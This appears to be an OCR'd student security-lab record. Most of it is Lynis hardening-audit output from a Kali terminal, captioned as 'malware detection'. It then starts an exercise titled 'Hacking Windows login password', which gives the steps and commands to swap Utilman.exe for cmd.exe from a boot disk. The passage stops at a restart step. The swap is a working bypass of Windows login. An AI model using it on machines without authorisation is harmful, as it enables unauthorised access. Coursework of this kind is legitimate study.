

senbagapriy...
senbagapriy...
09:14 PM
69%
senbagapriya@kali: ~
File Actions Edit View Help
- Unique group IDs [OK]
- Unique group names [OK]
- Password file consistency [OK]
- Query system users (non daemons) [DONE]
- NIS+ authentication support [NOT ENABLED]
- NIS authentication support [NOT ENABLED]
- sudoers file [FOUND]
- Check sudoers file permissions [OK]
- PAM password strength tools [SUGGESTION]
- PAM configuration files (pam.conf) [FOUND]
- PAM configuration files (pam.d) [FOUND]
- PAM modules [FOUND]
- LDAP module in PAM [NOT FOUND]
- Accounts without expire date [OK]
- Accounts without password [OK]
- Checking user password aging (minimum) [DISABLED]
- User password aging (maximum) [DISABLED]
- Checking expired passwords [OK]
- Checking Linux single user mode authentication [OK]
- Determining default umask
- umask (/etc/profile) [NOT FOUND]
- umask (/etc/login.defs) [SUGGESTION]
- LDAP authentication support [NOT ENABLED]
- Logging failed login attempts [ENABLED]
[+] Shells
- Checking shells from /etc/shells
Result: found 11 shells (valid shells: 11).
- Session timeout settings/tools [NONE]
- Checking default umask values



senbagapriy...
senbagapriy...
09:15 PM
69%
senbagapriya@kali: ~
File Actions Edit View Help
- Checking shells from /etc/shells
Result: found 11 shells (valid shells: 11).
- Session timeout settings/tools [NONE]
- Checking default umask values
- Checking default umask in /etc/bash.bashrc [NONE]
- Checking default umask in /etc/profile [NONE]
[+] File systems
- Checking mount points
- Checking /home mount point [SUGGESTION]
- Checking /tmp mount point [SUGGESTION]
- Checking /var mount point [SUGGESTION]
- Query swap partitions (fstab) [OK]
- Testing swap partitions [OK]
- Testing /proc mount (hidepid) [SUGGESTION]
- Checking for old files in /tmp [OK]
- Checking /tmp sticky bit [OK]
- Checking /var/tmp sticky bit [OK]
- ACL support root file system [ENABLED]
- Mount options of / [NON DEFAULT]
- Checking Locate database [FOUND]
- Disable kernel support of some filesystems
- Discovered kernel modules: freevxfs hfs hfsplus jffs2 squashfs udf
[+] USB Devices
- Checking usb-storage driver (modprobe config) [NOT DISABLED]
- Checking USB devices authorization [ENABLED]
- Checking USBGuard [NOT FOUND]



senbagapriy...
senbagapriy...
09:15 PM
69%
senbagapriya@kali: ~
File Actions Edit View Help
- Checking Locate database [FOUND]
- Disable kernel support of some filesystems
- Discovered kernel modules: freevxfs hfs hfsplus jffs2 squashfs udf
[+] USB Devices
- Checking usb-storage driver (modprobe config) [NOT DISABLED]
- Checking USB devices authorization [ENABLED]
- Checking USBGuard [NOT FOUND]
[+] Storage
- Checking firewire ohci driver (modprobe config) [NOT DISABLED]
[+] NFS
- Query rpc registered programs [DONE]
- Query NFS versions [DONE]
- Query NFS protocols [DONE]
- Check running NFS daemon [NOT FOUND]
[+] Name services
- Searching DNS domain name [FOUND]
Domain name: senbagapriya
- Checking /etc/hosts
- Checking /etc/hosts (duplicates) [OK]
- Checking /etc/hosts (hostname) [OK]
- Checking /etc/hosts (localhost) [OK]
- Checking /etc/hosts (localhost to IP) [OK]



senbagapriy...
senbagapriy...
09:15 PM
69%
senbagapriya@kali: ~
File Actions Edit View Help
- Query rpc registered programs [DONE]
- Query NFS versions [DONE]
- Query NFS protocols [DONE]
- Check running NFS daemon [NOT FOUND]
[+] Name services
- Searching DNS domain name [FOUND]
Domain name: senbagapriya
- Checking /etc/hosts
- Checking /etc/hosts (duplicates) [OK]
- Checking /etc/hosts (hostname) [OK]
- Checking /etc/hosts (localhost) [OK]
- Checking /etc/hosts (localhost to IP) [OK]
[+] Ports and packages
- Searching package managers
- Searching dpkg package manager [FOUND]
- Querying package manager
- Query unpurged packages [FOUND]
- Checking security repository in sources.list file or directory [WARNING]
W: GPG error: https://packages.cisofy.com/community/lynis/deb stable InRelease: The following s
ignatures couldn't be verified because the public key is not available: NO_PUBKEY 3F873450D48C4
F9C
E: The repository 'https://packages.cisofy.com/community/lynis/deb stable InRelease' is not sig
ned.
- Checking vulnerable packages (apt-get only) [DONE]
- Checking package audit tool [INSTALLED]
Found: apt-get



senbagapriy...
senbagapriy...
09:15 PM
69%
senbagapriya@kali: ~
File Actions Edit View Help
ignatures couldn't be verified because the public key is not available: NO_PUBKEY 3F873450D48C4
F9C
E: The repository 'https://packages.cisofy.com/community/lynis/deb stable InRelease' is not sig
ned.
- Checking vulnerable packages (apt-get only) [DONE]
- Checking package audit tool [INSTALLED]
Found: apt-get
[+] Networking
- Checking IPv6 configuration [ENABLED]
Configuration method [AUTO]
IPv6 only [NO]
- Checking configured nameservers
- Testing nameservers
Nameserver: 8.8.8.8 [OK]
Nameserver: 8.8.4.4 [OK]
- Minimal of 2 responsive nameservers [OK]
- Checking default gateway [DONE]
- Getting listening ports (TCP/UDP) [DONE]
* Found 2 ports
- Checking promiscuous interfaces [OK]
- Checking waiting connections [OK]
- Checking status DHCP client [NOT ACTIVE]
- Checking for ARP monitoring software [NOT FOUND]
[+] Printers and Spools
- Checking cups daemon [NOT FOUND]
- Checking lp daemon [NOT RUNNING]


senbagapriy...
senbagapriy...
09:15 PM
69%
senbagapriya@kali: ~
File Actions Edit View Help
- Checking promiscuous interfaces [OK]
- Checking waiting connections [OK]
- Checking status DHCP client [NOT ACTIVE]
- Checking for ARP monitoring software [NOT FOUND]
[+] Printers and Spools
- Checking cups daemon [NOT FOUND]
- Checking lp daemon [NOT RUNNING]
[+] Software: e-mail and messaging
[+] Software: firewalls
- Checking iptables kernel module [FOUND]
- Checking iptables policies of chains [FOUND]
- Checking for empty ruleset [WARNING]
- Checking for unused rules [OK]
- Checking host based firewall [ACTIVE]
[+] Software: webserver
- Checking Apache (binary /usr/sbin/apache2) [FOUND]
Info: Configuration file found (/etc/apache2/apache2.conf)
Info: No virtual hosts found
* Loadable modules [FOUND (120)]
- Found 120 loadable modules
mod_evasive: anti-DoS/brute force [NOT FOUND]
mod_reqtimeout/mod_qos [FOUND]
ModSecurity: web application firewall [NOT FOUND]


senbagapriy...
senbagapriy...
09:15 PM
69%
senbagapriya@kali: ~
File Actions Edit View Help
ModSecurity: web application firewall [NOT FOUND]
- Checking nginx [NOT FOUND]
[+] SSH Support
- Checking running SSH daemon [NOT FOUND]
[+] SNMP Support
- Checking running SNMP daemon [NOT FOUND]
[+] Databases
No database engines found
[+] LDAP Services
- Checking OpenLDAP instance [NOT FOUND]
[+] PHP
- Checking PHP [NOT FOUND]
[+] Squid Support
- Checking running Squid daemon [NOT FOUND]
[+] Logging and files
- Checking for a running log daemon [OK]
- Checking Syslog-NG status [NOT FOUND]


senbagapriy...
senbagapriy...
09:15 PM
69%
senbagapriya@kali: ~
File Actions Edit View Help
[+] Logging and files
- Checking for a running log daemon [OK]
- Checking Syslog-NG status [NOT FOUND]
- Checking systemd journal status [FOUND]
- Checking Metalog status [NOT FOUND]
- Checking RSyslog status [FOUND]
- Checking RFC 3195 daemon status [NOT FOUND]
- Checking minilogd instances [NOT FOUND]
- Checking logrotate presence [OK]
- Checking log directories (static list) [DONE]
- Checking open log files [DONE]
- Checking deleted files in use [FILES FOUND]
[+] Insecure services
- Checking inetd status [NOT ACTIVE]
- Checking inetd.conf services [OK]
[+] Banners and identification
- /etc/issue [FOUND]
- /etc/issue contents [WEAK]
- /etc/issue.net [FOUND]
- /etc/issue.net contents [WEAK]
[+] Scheduled tasks
- Checking crontab/cronjob [DONE]
[+] Accounting


senbagapriy...
senbagapriy...
09:15 PM
69%
senbagapriya@kali: ~
File Actions Edit View Help
[+] Accounting
- Checking accounting information [NOT FOUND]
- Checking sysstat accounting data [DISABLED]
- Checking auditd [NOT FOUND]
[+] Time and Synchronization
[+] Cryptography
- Checking for expired SSL certificates [0/2] [NONE]
[+] Virtualization
[+] Containers
[+] Security frameworks
- Checking presence AppArmor [FOUND]
- Checking AppArmor status [DISABLED]
- Checking presence SELinux [NOT FOUND]
- Checking presence TOMOYO Linux [NOT FOUND]
- Checking presence grsecurity [NOT FOUND]
- Checking for implemented MAC framework [NONE]
[+] Software: file integrity
- Checking file integrity tools



RESULT:

Thus the detection of malwares in ubuntu have been implemented and the outputs are verified successfully.

EX NO: 07
DATE : 17/09/2020

HACKING WINDOWS LOGIN PASSWORD

AIM:

To implement hacking windows login password.

PROCEDURE:

Start the Machine with Windows Server 2012 Bootable DVD

Press Next on Opening Screen

At the bottom left of the screen click the option to Repair your computer.

Select the Troubleshoot Option

Now Select Advanced Options

Lastly Select the Command Prompt.

Your Windows installation is now located on D: drive so you would enter a command with the letter D: instead of C:

This happened because we booted of the disk, the operating system tends to change the drive letters when that happens.

Enter the following command to backup the utilman.exe file:

Move D:\Windows\System32\Utilman.exe D\Windows\System32\Utilman0.exe

Now copy cmd.exe and rename it to Utilman.exe:

Copy D:\Windows\System32\cmd.exe D:\Windows\System32\Utilman.exe


Now Restart the Server

